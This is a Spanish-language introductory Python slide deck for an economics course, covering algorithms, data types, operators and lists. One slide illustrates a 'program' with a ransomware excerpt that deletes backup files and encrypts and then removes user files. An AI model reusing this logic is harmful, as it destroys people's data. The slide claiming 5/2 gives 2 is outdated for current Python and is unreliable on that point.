

Introducción a la programación

Usando Python

Mateo Suster
mateosuster@gmail.com

Matemática para Economistas III
Instituto de Industria
Universidad Nacional de General Sarmiento

26 de agosto de 2021

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas.

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo.

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo.

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación:

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación: Slack (preferentemente) o mail (en casos más puntuales).

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación: Slack (preferentemente) o mail (en casos más puntuales).
- ▶ Instancias de evaluación

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación: Slack (preferentemente) o mail (en casos más puntuales).
- ▶ Instancias de evaluación
 - ▶ Participar en Slack (preguntando, respondiendo, debatiendo, etc.)

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación: Slack (preferentemente) o mail (en casos más puntuales).
- ▶ Instancias de evaluación
 - ▶ Participar en Slack (preguntando, respondiendo, debatiendo, etc.)
 - ▶ Trabajos Prácticos cuasi-semanales (sin patrón de repetición)

Antes de arrancar...

Algunas pautas de (esta parte de) la materia

- ▶ Todas las preguntas son válidas. Nadie nace sabiendo. Además, las buenas preguntas son más importantes que las buenas respuestas.
- ▶ Es importante ir practicando (poco a poco) las cosas que vamos a ir viendo. Esto permitirá evitar la montaña de fin de cuatrimestre (Requisitos para practicar?)
- ▶ Canales de comunicación: Slack (preferentemente) o mail (en casos más puntuales).
- ▶ Instancias de evaluación
 - ▶ Participar en Slack (preguntando, respondiendo, debatiendo, etc.)
 - ▶ Trabajos Prácticos cuasi-semanales (sin patrón de repetición)
 - ▶ Exámenes Parciales (1 ó 2; fechas a definir)

Introducción

Info general:

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.
 - ▶ Frase de Edgar Dijkstra: “La Ciencia de la Computación no tiene que ver con las computadoras más que la Astronomía con los telescopios”.

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.
 - ▶ Frase de Edgar Dijkstra: “La Ciencia de la Computación no tiene que ver con las computadoras más que la Astronomía con los telescopios”.
- ▶ ¿Qué lenguajes de programación conocen?

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.
 - ▶ Frase de Edgar Dijkstra: “La Ciencia de la Computación no tiene que ver con las computadoras más que la Astronomía con los telescopios”.
- ▶ ¿Qué lenguajes de programación conocen?
- ▶ ¿Cuál lenguaje vamos a usar nosotros?

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.
 - ▶ Frase de Edgar Dijkstra: “La Ciencia de la Computación no tiene que ver con las computadoras más que la Astronomía con los telescopios”.
- ▶ ¿Qué lenguajes de programación conocen?
- ▶ ¿Cuál lenguaje vamos a usar nosotros?
 - ▶ Respuesta corta: Python.

Introducción

Info general:

- ▶ Objetivo (en principio): programar un sistema de EDOs y graficarlo.
- ▶ Objetivo (en el fondo): generar habilidades que los introduzcan de manera autodidáctica en el mundo de la programación
- ▶ ¿Qué es programar?
 - ▶ Programar \neq saber un lenguaje de programación.
 - ▶ Programar \neq saber usar una computadora.
 - ▶ Frase de Edgar Dijkstra: “La Ciencia de la Computación no tiene que ver con las computadoras más que la Astronomía con los telescopios”.
- ▶ ¿Qué lenguajes de programación conocen?
- ▶ ¿Cuál lenguaje vamos a usar nosotros?
 - ▶ Respuesta corta: Python.
 - ▶ Respuesta larga: no importa demasiado. Lo importante son los conocimientos básicos de programación, que son comunes a la mayoría de los lenguajes.

Python actualmente es muy popular

Índice Tiobe:

<https://www.tiobe.com/tiobe-index/>

TIOBE Index for August 2021













August Headline: Data Mining and AI languages are booming in the TIOBE index

Smart phones were the new hit many years ago. As a consequence, the programming languages that were used to write mobile applications became very popular as well. The best example of this is Objective-C, which peaked at position 3 in the TIOBE index, whereas it was only used to write apps for iPhones. Nowadays we have the same with data mining and AI. Programming languages in these fields are booming. The most striking example is Python that took over the second position from Java. Even old languages see a revival because of this, like the surge of Fortran. And, even more astonishing, we see Prolog re-entering the top 20 after 15 years... making an unexpected comeback. Prolog is used in IBM's Watson, one of the most well known AI engines. The only exception to all this is R, which is as opposed to the others, losing some positions. I guess Python is eating R's market share. Other interesting moves this month are: Rust from position #27 to #24 and Julia from position #35 to #26. Both Rust and Julia are strong candidates for a permanent top 20 position. -- Paul Jansen CEO TIOBE Software

The TIOBE Programming Community index is an indicator of the popularity of programming languages. The index is updated once a month. The ratings are based on the number of skilled engineers world-wide, courses and third party vendors. Popular search engines such as Google, Bing, Yahoo!, Wikipedia, Amazon, YouTube and Baidu are used to calculate the ratings. It is important to note that the TIOBE index is not about the best programming language or the language in which most lines of code have been written.

The index can be used to check whether your programming skills are still up to date or to make a strategic decision about what programming language should be adopted when starting to build a new software system. The definition of the TIOBE index can be found [here](#).

Aug 2021	Aug 2020	Change	Programming Language	Ratings	Change
1	1		 C	12.57%	-4.41%
2	3	▲	 Python	11.86%	+2.17%
3	2	▼	 Java	10.43%	-4.00%
4	4		 C++	7.36%	+0.52%
5	5		 C#	5.14%	+0.46%
6	6		 Visual Basic	4.67%	+0.01%
7	7		 JavaScript	2.95%	+0.07%
8	9	▲	 PHP	2.19%	-0.05%
9	14	▲	 Assembly language	2.03%	+0.99%
10	10		 SQL	1.47%	+0.02%

Recursos Python

(Están también en la página <https://sebasped.github.io/pythonungs/>)

- ▶ Comunidades:

- ▶ <http://www.python.org.ar/>
- ▶ <https://argentinaenpython.com/>
- ▶ <https://twitter.com/ChicasProgAR>
- ▶ <https://www.chicasentecnologia.org/>
- ▶ <https://twitter.com/lasdesistemas>
- ▶ <https://www.meetup.com/Buenos-Aires-Python-Meetup/>
- ▶ <https://twitter.com/linuxchixar>

Recursos Python

(Están también en la página <https://sebasped.github.io/pythonungs/>)

- ▶ Comunidades:

- ▶ <http://www.python.org.ar/>
- ▶ <https://argentinaenpython.com/>
- ▶ <https://twitter.com/ChicasProgAR>
- ▶ <https://www.chicasentecnologia.org/>
- ▶ <https://twitter.com/lasdesistemas>
- ▶ <https://www.meetup.com/Buenos-Aires-Python-Meetup/>
- ▶ <https://twitter.com/linuxchixar>

- ▶ Material, cursos, tutoriales, bibliografía:

- ▶ Tutorial de Python para no programadores: http://jjc.freeshell.org/easytut/easytut_es/easytut.html
- ▶ <http://www.python.org.ar/wiki/AprendiendoPython>
- ▶ <https://argentinaenpython.com/quiero-aprender-python/aprenda-a-pensar-como-un-programador-con-python.pdf>
- ▶ <https://launchpadlibrarian.net/18980633/Python%20para%20todos.pdf>
- ▶ Cursos online (en inglés): coursera, datacamp, udemy, Stanford online, edx, codeacademy, Harvard online, etc.

Recursos Python

(Están también en la página <https://sebasped.github.io/pythonungs/>)

- ▶ Comunidades:
 - ▶ <http://www.python.org.ar/>
 - ▶ <https://argentinaenpython.com/>
 - ▶ <https://twitter.com/ChicasProgAR>
 - ▶ <https://www.chicasentecnologia.org/>
 - ▶ <https://twitter.com/lasdesistemas>
 - ▶ <https://www.meetup.com/Buenos-Aires-Python-Meetup/>
 - ▶ <https://twitter.com/linuxchixar>
- ▶ Material, cursos, tutoriales, bibliografía:
 - ▶ Tutorial de Python para no programadores: http://jjc.freeshell.org/easytut/easytut_es/easytut.html
 - ▶ <http://www.python.org.ar/wiki/AprendiendoPython>
 - ▶ <https://argentinaenpython.com/quiero-aprender-python/aprenda-a-pensar-como-un-programador-con-python.pdf>
 - ▶ <https://launchpadlibrarian.net/18980633/Python%20para%20todos.pdf>
 - ▶ Cursos online (en inglés): coursera, datacamp, udemy, Stanford online, edx, codeacademy, Harvard online, etc.
- ▶ Buscar en internet: hay mucho mucho hecho ya.

Elementos básicos programación

- ▶ Diferencia entre algoritmo y programa.

Elementos básicos programación

- ▶ Diferencia entre algoritmo y programa.
- ▶ Herramientas esenciales:
 - ▶ Tipos de datos: enteros, reales, strings, etc.
 - ▶ Variables y expresiones.
 - ▶ Instrucciones: asignación, condicional, ciclo.
 - ▶ Funciones, pasajes de parámetros.

Elementos básicos programación

- ▶ Diferencia entre algoritmo y programa.
- ▶ Herramientas esenciales:
 - ▶ Tipos de datos: enteros, reales, strings, etc.
 - ▶ Variables y expresiones.
 - ▶ Instrucciones: asignación, condicional, ciclo.
 - ▶ Funciones, pasajes de parámetros.
- ▶ Estructuras de datos:
 - ▶ Listas, arreglos.
 - ▶ Conjuntos, diccionarios.
 - ▶ Pilas, colas.


Elementos básicos programación

- ▶ Diferencia entre algoritmo y programa.
- ▶ Herramientas esenciales:
 - ▶ Tipos de datos: enteros, reales, strings, etc.
 - ▶ Variables y expresiones.
 - ▶ Instrucciones: asignación, condicional, ciclo.
 - ▶ Funciones, pasajes de parámetros.
- ▶ Estructuras de datos:
 - ▶ Listas, arreglos.
 - ▶ Conjuntos, diccionarios.
 - ▶ Pilas, colas.
- ▶ ¿Cómo se aprende a programar?

Elementos básicos programación

- ▶ Diferencia entre algoritmo y programa.
- ▶ Herramientas esenciales:
 - ▶ Tipos de datos: enteros, reales, strings, etc.
 - ▶ Variables y expresiones.
 - ▶ Instrucciones: asignación, condicional, ciclo.
 - ▶ Funciones, pasajes de parámetros.
- ▶ Estructuras de datos:
 - ▶ Listas, arreglos.
 - ▶ Conjuntos, diccionarios.
 - ▶ Pilas, colas.
- ▶ ¿Cómo se aprende a programar? Programando... no hay manera de aprender algo sin hacerlo.

EN TU PRIMERA CLASE DE PROGRAMACIÓN



Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:

Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:
 1. Moje el cabello.

Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:
 1. Moje el cabello.
 2. Coloque champú.

Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:
 1. Moje el cabello.
 2. Coloque champú.
 3. Masajee suavemente y deje actuar por 2 min.

Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:
 1. Moje el cabello.
 2. Coloque champú.
 3. Masajee suavemente y deje actuar por 2 min.
 4. Enjuague.

Algoritmo

- ▶ Un *algoritmo* es una secuencia de instrucciones. Por ejemplo:
 1. Moje el cabello.
 2. Coloque champú.
 3. Masajee suavemente y deje actuar por 2 min.
 4. Enjuague.
 5. Repita el procedimiento desde 1.

Algoritmo

- ▶ Una instrucción es una operación que:
 - ▶ transforma los datos, o bien
 - ▶ modifica el flujo de ejecución

Algoritmo

- ▶ Una instrucción es una operación que:
 - ▶ transforma los datos, o bien
 - ▶ modifica el flujo de ejecución
- 1. Moje el cabello.
- 2. Coloque champú.
- 3. Masajee suavemente y deje actuar por 2 min.
- 4. Enjuague.
- 5. Repita el procedimiento desde 1.

Programa

- ▶ Un *programa* es una implementación de un algoritmo en un lenguaje de programación.

Programa

- ▶ Un *programa* es una implementación de un algoritmo en un lenguaje de programación.
 - ▶ El programa representa al algoritmo en el lenguaje.

Programa

- ▶ Un *programa* es una implementación de un algoritmo en un lenguaje de programación.
 - ▶ El programa representa al algoritmo en el lenguaje.
 - ▶ Las instrucciones son propias del lenguaje.

```
for root, subfiles, files in os.walk(drive):
    if not root.startswith('C:\\Windows'):
        if 'recycle.bin' in root.lower():
            pass
        else:
            for file in files:
                file_pnt = os.path.join(root, file)
                if os.path.basename(file_pnt).endswith(suffix) or 'RECOVER.txt' in os.path.basename(file_pnt) or
                   os.path.basename(file_pnt) in os.path.basename(sys.executable):
                    pass
                else:
                    extension = str(os.path.splitext(file_pnt)[1])
                    if '.bak' in extension or 'backup' in file_pnt.lower():
                        try:
                            os.remove(file_pnt)
                        except:
                            pass
                    else:
                        if extension.lower() in valid_extension:
                            try:
                                createAdamantium(grandpaSlacks(frfilename), str(file_pnt))
                                print(file_pnt)
                                os.remove(str(file_pnt))
                            except:
                                print('----- ' + file_pnt)
```

welivesecurity

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.
- ▶ Se puede sumar strings: probar “yo y” + “ mi trasero”.

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.
- ▶ Se puede sumar strings: probar “yo y” + “ mi trasero”.
- ▶ Producto: $2*8 \rightarrow 16$.

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.
- ▶ Se puede sumar strings: probar “yo y” + “ mi trasero”.
- ▶ Producto: $2*8 \rightarrow 16$.
- ▶ División: $5/2 \rightarrow$

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.
- ▶ Se puede sumar strings: probar “yo y” + “ mi trasero”.
- ▶ Producto: $2*8 \rightarrow 16$.
- ▶ División: $5/2 \rightarrow 2$.
- ▶ División “común”: $5/2.0$ o $5.0/2$ o $5.0/2.0$ (i.e. que alguno sea un float).

Tipos de Datos y Operaciones

Los programas manipulan *valores* de diferentes *tipos*. Por ejemplo:

- ▶ 1 es un valor de tipo **entero** (int).
- ▶ 2.5 es un valor de tipo **número “real”** (float).
- ▶ “hola” es un valor de tipo **caracter** (string).
- ▶ “5” es un valor de tipo **caracter** (string).
- ▶ [7.0, 420, “tira de asado”] es dato tipo **lista** (list).
- ▶ False es un valor de tipo **booleano** (bool).
 - ▶ Valores de verdad: Denotan el resultado de una evaluación lógica: los valores “verdadero” (True) y “falso” (False)

Los operaciones son, por ejemplo:

- ▶ Suma/Resta: $3+4 \rightarrow 7$.
- ▶ Se puede sumar strings: probar “yo y” + “ mi trasero”.
- ▶ Producto: $2*8 \rightarrow 16$.
- ▶ División: $5/2 \rightarrow 2$.
- ▶ División “común”: $5/2.0$ o $5.0/2$ o $5.0/2.0$ (i.e. que alguno sea un float).
- ▶ Resto: $5 \% 2 \rightarrow 1$.

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

- ▶ Respuesta corta:

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

- ▶ Respuesta corta:

- ▶ IDE = integrated development environment \equiv entorno de desarrollo integrado.

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

▶ Respuesta corta:

- ▶ IDE = integrated development environment \equiv entorno de desarrollo integrado.
- ▶ Google Colab (como Anaconda, un programa usado en anteriores ediciones de este curso) nuclea un montón de paquetes o “librerías” (bibliotecas) para usar y no tener que andar reinventando la rueda todo el tiempo.

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

► Respuesta corta:

- IDE = integrated development environment \equiv entorno de desarrollo integrado.
- Google Colab (como Anaconda, un programa usado en anteriores ediciones de este curso) nuclea un montón de paquetes o “librerías” (bibliotecas) para usar y no tener que andar reinventando la rueda todo el tiempo.
- Google Colab es un entorno que facilita programar en Python. Es una IDE.

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

- ▶ Respuesta corta:
 - ▶ IDE = integrated development environment \equiv entorno de desarrollo integrado.
 - ▶ Google Colab (como Anaconda, un programa usado en anteriores ediciones de este curso) nuclea un montón de paquetes o “librerías” (bibliotecas) para usar y no tener que andar reinventando la rueda todo el tiempo.
 - ▶ Google Colab es un entorno que facilita programar en Python. Es una IDE.
- ▶ Respuesta larga: nada de esto es necesario ni importante para aprender a programar o para codear en Python. Pasa más por gustos personales.

Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

- ▶ Respuesta corta:
 - ▶ IDE = integrated development environment \equiv entorno de desarrollo integrado.
 - ▶ Google Colab (como Anaconda, un programa usado en anteriores ediciones de este curso) nuclea un montón de paquetes o “librerías” (bibliotecas) para usar y no tener que andar reinventando la rueda todo el tiempo.
 - ▶ Google Colab es un entorno que facilita programar en Python. Es una IDE.
- ▶ Respuesta larga: nada de esto es necesario ni importante para aprender a programar o para codear en Python. Pasa más por gustos personales.
 - ▶ Por ejemplo, en vez del Anaconda, se podría bajar [Python](#) e ir instalando paquetes.


Anaconda, Spyder, Python, IDEs...

¿Y qué demonios son todas esas cosas...?

- ▶ Respuesta corta:
 - ▶ IDE = integrated development environment \equiv entorno de desarrollo integrado.
 - ▶ Google Colab (como Anaconda, un programa usado en anteriores ediciones de este curso) nuclea un montón de paquetes o “librerías” (bibliotecas) para usar y no tener que andar reinventando la rueda todo el tiempo.
 - ▶ Google Colab es un entorno que facilita programar en Python. Es una IDE.
- ▶ Respuesta larga: nada de esto es necesario ni importante para aprender a programar o para codear en Python. Pasa más por gustos personales.
 - ▶ Por ejemplo, en vez del Anaconda, se podría bajar [Python](#) e ir instalando paquetes.
 - ▶ En vez de Google Colab, para codear se puede usar simplemente un editor de textos, o [cualquiera de las IDEs existentes](#).

Usando Google Colab como IDE para Python

Abriendo la IDE...



Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.
 - ▶ Probar $2 != 3$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.
 - ▶ Probar $2 != 3$.
- ▶ Menor: $i < k$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.
 - ▶ Probar $2 != 3$.
- ▶ Menor: $i < k$.
- ▶ Mayor: $i > k$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.
 - ▶ Probar $2 != 3$.
- ▶ Menor: $i < k$.
- ▶ Mayor: $i > k$.
- ▶ Menor o igual: $i <= k$.

Tipos de Datos y Comparaciones

- ▶ Igualdad: $i == k$.
 - ▶ Probar $2 == 3$, $4 == 4$, $'a' == 'a'$.
- ▶ Distinto: $i != k$.
 - ▶ Probar $2 != 3$.
- ▶ Menor: $i < k$.
- ▶ Mayor: $i > k$.
- ▶ Menor o igual: $i \leq k$.
- ▶ Mayor o igual: $i \geq k$.

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

► [2, 3, 5]

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ $[2, 3, 5]$ ¿Cuál es el elemento con índice 1?

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ [2, 3, 5] ¿Cuál es el elemento con índice 1?
- ▶ [2, 3.5, 'patito', 8].

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ [2, 3, 5] ¿Cuál es el elemento con índice 1?
- ▶ [2, 3.5, 'patito', 8].
- ▶ [] lista vacía.

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ `[2, 3, 5]` ¿Cuál es el elemento con índice 1?
- ▶ `[2, 3.5, 'patito', 8]`.
- ▶ `[]` lista vacía.
- ▶ `c = [2, 3, 5]` define una lista de nombre `c`.
- ▶ `c[i]` accede o devuelve el elemento con índice `i` de la lista.

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ `[2, 3, 5]` ¿Cuál es el elemento con índice 1?
- ▶ `[2, 3.5, 'patito', 8]`.
- ▶ `[]` lista vacía.
- ▶ `c = [2, 3, 5]` define una lista de nombre `c`.
- ▶ `c[i]` accede o devuelve el elemento con índice `i` de la lista.
- ▶ `len(c)` devuelve la longitud de la lista.

Tipos de Datos: Listas

Una *lista* es una colección de valores que se acceden mediante un índice:

Ojo, el primer elemento tiene índice 0.

Algunos ejemplos de listas y operaciones:

- ▶ `[2, 3, 5]` ¿Cuál es el elemento con índice 1?
- ▶ `[2, 3.5, 'patito', 8]`.
- ▶ `[]` lista vacía.
- ▶ `c = [2, 3, 5]` define una lista de nombre `c`.
